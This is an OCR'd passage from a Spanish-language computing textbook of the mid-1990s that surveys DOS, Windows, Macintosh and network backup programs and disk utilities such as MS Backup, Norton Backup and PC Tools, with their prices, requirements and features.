Las dos versiones –DOS y Windows– contienen una opción que permite ver los directorios para seleccionar los archivos que se deben respaldar y ofrecen la posibilidad de *codificar* (Encrypt) los respaldos y protegerlos a través de una clave (Password) Trabajan en cualquier red que pueda operar con sistema operativo DOS




Figura 7.2
La opción de verificar la presencia de virus informáticos al momento de respaldar la información es una utilería adicional de CP Backup.

DS Backup Plus Programa de respaldo desarrollado por *Design Software*, requiere 256 kB de RAM y la versión 2.0 o posterior del sistema operativo DOS Trabaja a base de menús o lista de opciones y ventanas, por lo que no necesita instructivo, aunque lo incluye. Permite seleccionar los archivos que se van a respaldar

FastBack Plus versión 6.0. Uno de los mejores y más rápidos programas para respaldo de archivos. Producto de *Fifth Generation Systems Inc*, que lo distribuye por un precio de lista de 149 dólares También se ofrece el programa para sistemas Macintosh, *FastBack II*, e incluyen capacidad para la compresión de archivos. Reconocen dispositivos de almacenamiento en cinta de tipo QIC-40 y QIC-80, y SCSI, y además de trabajar en ambiente de red, ofrece la posibilidad de transferir información entre dos computadoras conectadas con un cable especial que vende la compañía por unos 20 dólares

Las actualizaciones a las nuevas versiones se consiguen a precios muy adecuados. Es de fácil instalación y permite la *compactación de datos*, el *respaldo selectivo* y la *corrección automática* de los errores de copiado, así como la creación de macros y autoformateo sin pérdida de tiempo. También *Fifth Generation* presenta la versión de *Fastback Plus para Windows* con ventajas que usted apreciará.

Tiene capacidad de transferencia de información a una velocidad mayor que 5 MB por minuto, respalda sólo los archivos que hayan sido modificados y el mismo programa calcula cuántos discos se requieren para hacer la copia de seguridad. Protege los respaldos mediante claves (Passwords) y los codifica o encripta.

Intelligent Backup. De *Sterling Software Co.*, es un programa muy recomendable para empresas, que permite seleccionar los archivos a respaldar y ofrece la posibilidad de eliminar archivos obsoletos para que no ocupen espacio ocioso en el disco. Requiere 320 kB de memoria RAM, sistema operativo DOS 2.0 o posterior y disco duro para su instalación. Es un poco lento al realizar las copias de seguridad, pero se justifica el tiempo invertido por su gran capacidad de análisis al explorar el disco cuando se hace un respaldo completo del disco duro, porque sólo modifica en el respaldo anterior los archivos que hayan sufrido algún cambio y los ordena por fechas.

Cuando se ejecuta el programa para respaldar los datos modificados, los almacena en un disco por separado, como un apéndice de los discos de respaldos anteriores. Otras de sus opciones son: *editor de textos, compresión de archivos* con capacidad para seleccionar tres niveles de compactación y dos de *verificación de datos copiados*.

Microsoft Backup. *MS Backup* se ofrece a los usuarios de computadoras, en el sistema operativo MS DOS, a partir de la versión 6.0. Desde la versión 2.0 y hasta la 5.0, Microsoft incluyó en el sistema operativo, los comandos **Backup** y **Restore**, con los cuales siempre fue fácil respaldar archivos de datos y programas.

El problema que se generalizó a través de los años, es el que prevalece hasta hoy en todos los programas de cómputo; las versiones avanzan o cambian y los archivos generados con las nuevas no pueden ser reconocidos por las anteriores, así que si usted respaldaba la información en una computadora con sistema operativo 4.0 y luego la quería restablecer en la suya con sistema 3.3, nunca lo lograría.

Con la versión 6.22 de *MS Backup*, por el momento, se pueden restablecer todas las copias de seguridad que se hayan generado con versiones anteriores de *MS Backup*. *MS Backup* se presenta en versiones para DOS, MSBACKUP y para Windows, MWBACKUP, que aunque permiten las mismas opciones, indudablemente la de Windows es más agradable a la vista.

Este programa de respaldo sólo trabaja con disquetes, o con alguna unidad que el sistema operativo pueda reconocer




Figura 7.3 Pantalla de configuración de *MS Backup* para DOS que aparece la primera vez que se ejecuta el programa.




Figura 7.4 Pantalla principal de *MS Backup para Windows*, donde se muestran las opciones de respaldo.

mediante una letra o a través del comando PATH, como una unidad más del sistema. Como su progenitor, *Norton Backup*, *MS Backup* contiene la mayoría de las funciones de aquél, como compresión de archivos, selección de directorios y ar-

chivos a respaldar, programación de respaldos y otras, pero obviamente, como versión recortada, presenta algunas limitantes que se notan cuando usted ya ha utilizado algún otro programa más rápido y eficiente




Figura 7.5
Pantalla principal de *MS Backup* corriendo sobre ambiente DOS.

Cada vez que se hace un respaldo con el programa *MS Backup*, –al igual que con *Norton Backup*–, se crean archivos de catálogo en los cuales se guarda información referente a los archivos que han sido copiados: estructura del directorio de respaldo, nombre de los archivos y directorios que se respaldan, incluyendo atributos y tamaño, fecha de realización, total de archivos respaldados, tamaño total de la copia de seguridad, así como el nombre del archivo de respaldo que se empleó.

El nombre que se asigna de forma automática al archivo de catálogo, aparentemente se ve complicado de entender, pues parece que los caracteres que para ello se utilizan son designados aleatoriamente, pero en realidad tienen un significado muy claro que se analiza enseguida para el nombre:

CD41020A.FUL

Las dos primeras letras que forman el nombre indican la primera y la última unidad respaldadas. En el ejemplo, las letras serían C y D: CD –si en el respaldo sólo se incluyen ar-




Figura 7.6
MS Backup muestra los archivos de respaldo que se van generando y constituyen el catálogo de copias de seguridad.

chivos y directorios de una sola unidad, la letra de esa unidad se colocará dos veces–. El primer carácter numérico que aparece corresponde al último dígito del año; el 4 en este caso representa a 1994. Los siguientes cuatro números indican el mes y día, respectivamente, o sea 20 de octubre, y por último la letra A indica que se trata del primer respaldo hecho en esa fecha para esas unidades, si fuera el segundo la letra sería B y así sucesivamente hasta la Z.

La extensión del archivo indica el tipo de copia de seguridad que se hizo: FUL (Completa), INC (Incremental) o DIF (Diferencial). En el ejemplo se trata de un respaldo completo.

Las principales ventajas de utilizar *MS Backup* son: que se puede comprimir la información respaldada, se pueden verificar los datos comparando lo copiado con el original, se pueden proteger las copias de seguridad asignándoles contraseñas (Passwords), previene cuando se introduce un disquete con datos, y puede corregir posibles errores en los disquetes utilizados para las copias de seguridad.

Las copias de seguridad que se hacen con *MS Backup* se pueden restaurar en diversos lugares: en diferentes directorios, en diferentes unidades o en las ubicaciones originales. La información restaurada tendrá la misma estructura que la original, aunque usted puede cambiar el nombre a cualquiera de los directorios.




Figura 7.7 Pantalla que previene cuando se introduce un disquete que contiene datos, para realizar el respaldo.




Figura 7.8 Al hacer la restauración de los datos respaldados se cuenta con tres opciones para seleccionar la posición final.

Mountain TapeWare versión 4.1. Programa de respaldo de *Mountain Network Solutions Inc.*, que permite respaldar información en redes con sistema operativo de Novell. Sus prestaciones son excelentes y en cambio los requerimientos

de equipo son módicos, el servidor necesita 512 kB de memoria RAM y 384 adicionales para cada unidad de cinta, NetWare 3.11 o posterior, y únicamente 2 MB de espacio disponible en el disco duro. El precio de lista para 5 usuarios es de 299 dólares, y hasta 250 terminales cuesta 1 699 dólares.

Network Archivist versión 3.0. Automáticamente, este programa de Palindrome Corp., crea los respaldos de los datos en redes, basado en el algoritmo de la Torre de Hanoi que se utilizó primero en minicomputadoras y en mainframe, lo que proporciona al usuario una gran confianza en la transmisión de datos y resguardo de información. El precio del módulo principal es de 1 695 dólares y sus requerimientos de equipo son realmente aceptables, 2MB de memoria RAM para el servidor y 512 en las estaciones, NetWare 2.x o posterior y DOS 2.x o superior para las terminales.

Norton Backup versión 2.2. *Norton Backup* está considerado como uno de los mejores programas de respaldo para usuarios estándar, y legendariamente el que marca las tendencias y novedades en cuanto a copias de seguridad, no en vano Microsoft tomó esta tecnología para ofrecerla a los millones de consumidores del sistema operativo MS DOS.




Figura 7.9 Pantalla principal de *Norton Backup* versión 2.2, donde se muestran las avanzadas opciones de respaldo con que cuenta.

Con un precio de lista de 149 dólares, este programa de *Symantec Corp.*, se presenta en dos modalidades para DOS y




Figura 7.10
Usted puede seleccionar las unidades que desea respaldar y el medio de destino de la copia de seguridad.

para Windows. Como el programa utiliza direct memory access (DMA), es un 150% más rápido que *MS Backup* y además reconoce unidades de respaldo en cinta con los estándares QIC-40 y QIC-80, y unidades que utilicen controladores de




Figura 7.11
Al seleccionar una unidad, deberá decidir qué directorios y archivos se van a enviar a la copia de respaldo.




Figura 7.12
Con la opción *Configure* se selecciona el nivel del programa y se inician las pruebas del sistema para determinar un ambiente propicio para lograr mejores copias de seguridad




Figura 7.13
La prueba de compatibilidad de respaldo verifica que exista congruencia entre el disco duro y las unidades de disquetes para evitar la pérdida de datos al momento de la transferencia.

alta velocidad, pero desafortunadamente no incluye el manejo de dispositivos SCSI.

Gracias a que crea un extenso catálogo de los archivos, unidades y subdirectorios que va respaldando, puede resta-




Figura 7.14
En esta pantalla de *Norton Desktop* se muestra el catálogo maestro que crea *Norton Backup*.

blecer información desde disquetes o cintas, aunque una de ellas se haya dañado; usted recuperará los datos de los demás respaldos, cosa que la mayoría de los programas no hacen. Generalmente si se daña uno de los disquetes se pierde toda la copia de seguridad.

El programa Norton Desktop también ofrece la utilidad de respaldo en el mismo paquete, cosa que lo hace muy interesante, porque por el mismo precio usted obtiene manejador de discos, herramientas básicas y avanzadas de escritorio y la posibilidad de realizar sus copias de respaldo sin tener que comprar un nuevo programa.

PC-Fullback +. Programa para respaldo de discos, desarrollado por *WESTLAKE Data Corp.* Requiere 256 kB de memoria RAM, unidad de disco flexible y disco fijo o duro. Realiza los respaldos con rapidez, y además permite restaurar y modificar la información.

Retrospect. Software de *Dantz Development Corp.*, que mantiene en orden los archivos y los respaldos, y tiene capacidad para respaldar datos de redes en unidades ópticas, en cinta o en discos duros de gran capacidad. Ofrece opciones de respaldo automático programado en horas y fechas determinadas, compresión de archivos y protección por medio de claves o criptogramas.

SilverLining. Programa desarrollado por *LaCie* para sistemas Macintosh, con un precio de 69.95 dólares. Requiere 512 kB y sus funciones principales son formateo, instalación y particionamiento del disco duro con protección a cada partición por medio de claves o contraseñas (passwords), optimización de discos y desfragmentación de archivos.

7.4 Programas de utilerías

Estos programas, aunque no son propiamente para respaldo de información, la incluyen como una opción o permiten copiar archivos y directorios creando propiamente copias de seguridad que pueden ser útiles para quien no necesita de programas y equipos especiales, porque su producción de archivos es muy reducida. Otros permiten optimizar el uso de los discos y de los sistemas de respaldo, monitoreando la memoria o revisando los discos para desfragmentar los archivos. Los siguientes son los más conocidos:

Baker's Dozen, versión 1.0. *Button Ware* presenta este programa para recuperación de archivos borrados con presentación en la pantalla de los sectores que se están integrando al archivo recuperado.

Además incluye otras características muy especiales. Una de las más útiles permite la modificación y restauración de la tabla de asignación de archivos (File Allocation Table, FAT), lo cual hace posible seguir las cadenas de las guías en esa tabla, hacia adelante y hacia atrás.

Incluye la función de búsqueda de cadenas de texto en formato ASCII, una pequeña hoja de cálculo con funciones trigonométricas y financieras avanzadas, calendario y varios módulos residentes en memoria para captura de pantallas, impresión horizontal de las hojas de cálculo y direccionamiento de impresiones a archivos.

CanOpener. Es un programa desarrollado por *Abbott Systems Inc.*, muy eficiente para recuperar archivos dañados o cuando se busca uno específico entre muchos archivos. Permite abrir o mirar los archivos que presentan algún problema cuando se intenta leerlos del disco y verlos en la pantalla, lo que puede deberse a defectos en la superficie del disco o a errores en la tabla de asignación de archivos. Muestra los archivos en sus formatos originales, sean de texto, imágenes o sonidos, lo que permite localizarlos, por su contenido, muy fácilmente.

Check-It. Sistema de diagnóstico profesional para equipos de cómputo, desarrollado por *TouchStone Software Corpo-*

ration, que detecta con gran precisión cualquier problema en la computadora. Este paquete desarrollado para equipos IBM y compatibles permite la verificación del sistema completo, desde la tarjeta madre (mother board), la memoria y los chips de ROM, hasta los equipos periféricos y los dispositivos de entrada o salida (disquetes, discos duros, tarjeta de video y monitor, ratón, impresoras, etc. Presenta una serie de informes sobre el estado del sistema completo, y requiere 256 kB de memoria RAM

CUBIT. Programa para compactación de archivos desarrollado por *SoftLogic Solutions*, que permite reducir el espacio para almacenamiento de información hasta en un 50%. Es capaz de compactar archivos de procesadores de textos en sus formatos originales o como cadenas de caracteres ASCII, archivos de datos de hojas de cálculo, códigos de programas y archivos de gráficos e imágenes.

DiskLock. Programa para protección de archivos de *Fifth Generation Systems*, con precio de lista de 189 dólares. Protege archivos de datos confidenciales o discos duros completos, contra las miradas de usuarios indiscretos. Sólo deja entrar al sistema a los usuarios autorizados. Permite crear niveles de protección y proporciona una clave maestra para el acceso a todos los archivos.

Disk Optimizer versión 4.0 Paquete de programas de *SoftLogic Solutions*, que requieren el sistema operativo 2.1 o posterior; ahora con soporte para la versión 4 0 del DOS. Cuando se utilizan constantemente los discos para grabar y borrar información, ello hace que los archivos se fragmenten haciendo más lento el acceso a los datos y, a veces, causa el desalineamiento de las cabezas de lectura/grabación, debido a la sobrecarga de trabajo. Esto puede ocasionar daños físicos en la superficie del disco y consecuentemente a la información que se encuentre alojada en los sectores que han sido dañados.

Disk Optimizer permite desfragmentar rápidamente los archivos de datos, verificando la integridad de la nueva copia, y solamente en ese momento procede a borrar el archivo fragmentado. Otras de sus funciones principales son: UnFormat, que permite restablecer a su estado original el disco que ha sido formateado, sin deterioro de los datos, TrackSaver, para protección de las pistas del disco, el cual evita que la cabeza gire sobre la misma pista por mucho tiempo, etc. Como promoción, se ofrece con el antivirus Data Guardian incluido.

FastTrax. Es un programa desarrollado por *Bridgeway Publishing Co.* Requiere 256 kB de memoria RAM y el sistema

operativo DOS 2 0 o posterior. Es una utilidad para compactación y desfragmentación de archivos o discos duros completos, que incluye una serie de características que la hacen diferente y de mejor calidad que sus competidoras, entre ellas. algoritmo de compactación de información a alta velocidad, verificación de datos en tres niveles, creación de expedientes de procedimiento, y ordenamiento de los archivos en las mismas pistas y sectores –cuando sea posible–.

FatCat. Programa para administración de archivos y discos desarrollado por *SoftLogic*, muy útil para llevar un control de directorios y subdirectorios, los cuales se catalogan en un listado con capacidad para treinta y cinco caracteres que permiten anotar nombre y descripción Incluye opciones como la recuperación de archivos borrados o dañados, protección de archivos por medio de claves (passwords), optimización de los discos desfragmentando los archivos, compresión de información, y otras.

Lotus Magellan versión 2.0 *Lotus Development Corp* presenta este programa de utilidades, que permite buscar, ver y editar archivos en código ASCII o en formatos como Quattro, Paradox, Excel, etc., recuperar información borrada y comprimir archivos ZIP, los cuales puede buscar, exhibir o imprimir aun ya compactados con ZIP Su módulo Verify explora y compara los indicadores característicos de los archivos, permitiendo detectar la presencia de algún virus

Mace Utilities. Programa de utilidades de *Fifth Generation Systems*. Requiere 256 kB de RAM y el sistema operativo PC/MS-DOS 2.0 o posterior. Incluye 25 módulos de utilidades que sirven para optimizar y mantener en buenas condiciones el disco duro, y para recuperar archivos borrados o dañados; crea una copia de los archivos que se están restaurando en otro disco, por lo que si se tienen problemas con el archivo recuperado se puede partir de la copia para tratar de hacer la restauración en forma manual

Esta nueva versión de Mace Utilities ha incorporado mejoras como la restauración de la tabla de asignación de archivos, recuperación automática de los archivos borrados, protección de información por medio de claves de acceso y una rutina de protección contra virus Otra de sus nuevas utilidades permite reformatear disquetes o discos duros sin dañar la información contenida en ellos

MUSE.EXE, es un editor de sectores que muestra el contenido de éstos en formatos ASCII y hexadecimal También tiene la opción para optimizar los discos desfragmentando los archivos

MacTools Deluxe Es un programa de *Central Point Software* para los sistemas Macintosh, que permite la recuperación de archivos borrados con la posibilidad de visualizar el procedimiento. Viene además con protección de discos, recuperación de información en discos duros, aun cuando hayan sufrido algún daño, respaldo de discos, selección de múltiples archivos en pantalla, compresión o compactación de archivos, particiones y optimización de discos duros, mapeo en color, protección de archivos por medio de claves, copias rápidas de discos flexibles y manejo de archivos. Tiene otras funciones, entre ellas rutinas de escritorio.

PC Tools Deluxe versión 8.0. Este producto, que presenta *Central Point Software* por 179 dólares, es una de las herramientas más utilizadas para el control, manejo, optimización, desfragmentación y restauración de archivos, la cual también permite visualizar los sectores de los discos en formatos hexadecimal o ASCII, y además incluye una serie de opciones que facilitan la operación de los comandos del sistema operativo.

La mayoría de las mencionadas características se le conocen desde sus anteriores versiones, pero a partir de la 5 se dio un giro completo, convirtiéndolo en un paquete integrado de utilidades de disco La versión 4 se incluía en un solo disco de 360 kB, la 6 necesitaba 4 discos de la misma densidad, pero ha crecido, de tal manera que ésta ocupa 6 discos de alta densidad Este crecimiento tan sustancial del paquete se debe, principalmente, a la inclusión del programa *Poly Windows* de *Polytron*, el cual fue modificado de acuerdo a las necesidades específicas de *Central Point Software*.

La nueva versión sigue teniendo programas independientes como *Central Point Backup*, para respaldo de información; *PC-Caché*, para acelerar los accesos a disco, almacenando en la memoria los datos usados más recientemente; *PC-Format*, para el formateo de discos con verificación de sectores y velocidad superior a la del comando **Format** del sistema operativo DOS; *PC-Setup*, para la instalación en el disco duro de *PC Tools*; *Compress*, desfragmentador de archivos; *Mirror*, que hace una copia de la tabla de asignación de archivos y la guarda en un archivo oculto; *Rebuild*, que restaura la tabla de asignación de archivos a partir del archivo creado por *Mirror*, y otros.

Al programa principal de *PC Tools* se le ha cambiado el nombre por el de *PC Tools Desktop*, y es el que controla todas las operaciones tales como copiar, borrar, comparar, buscar,

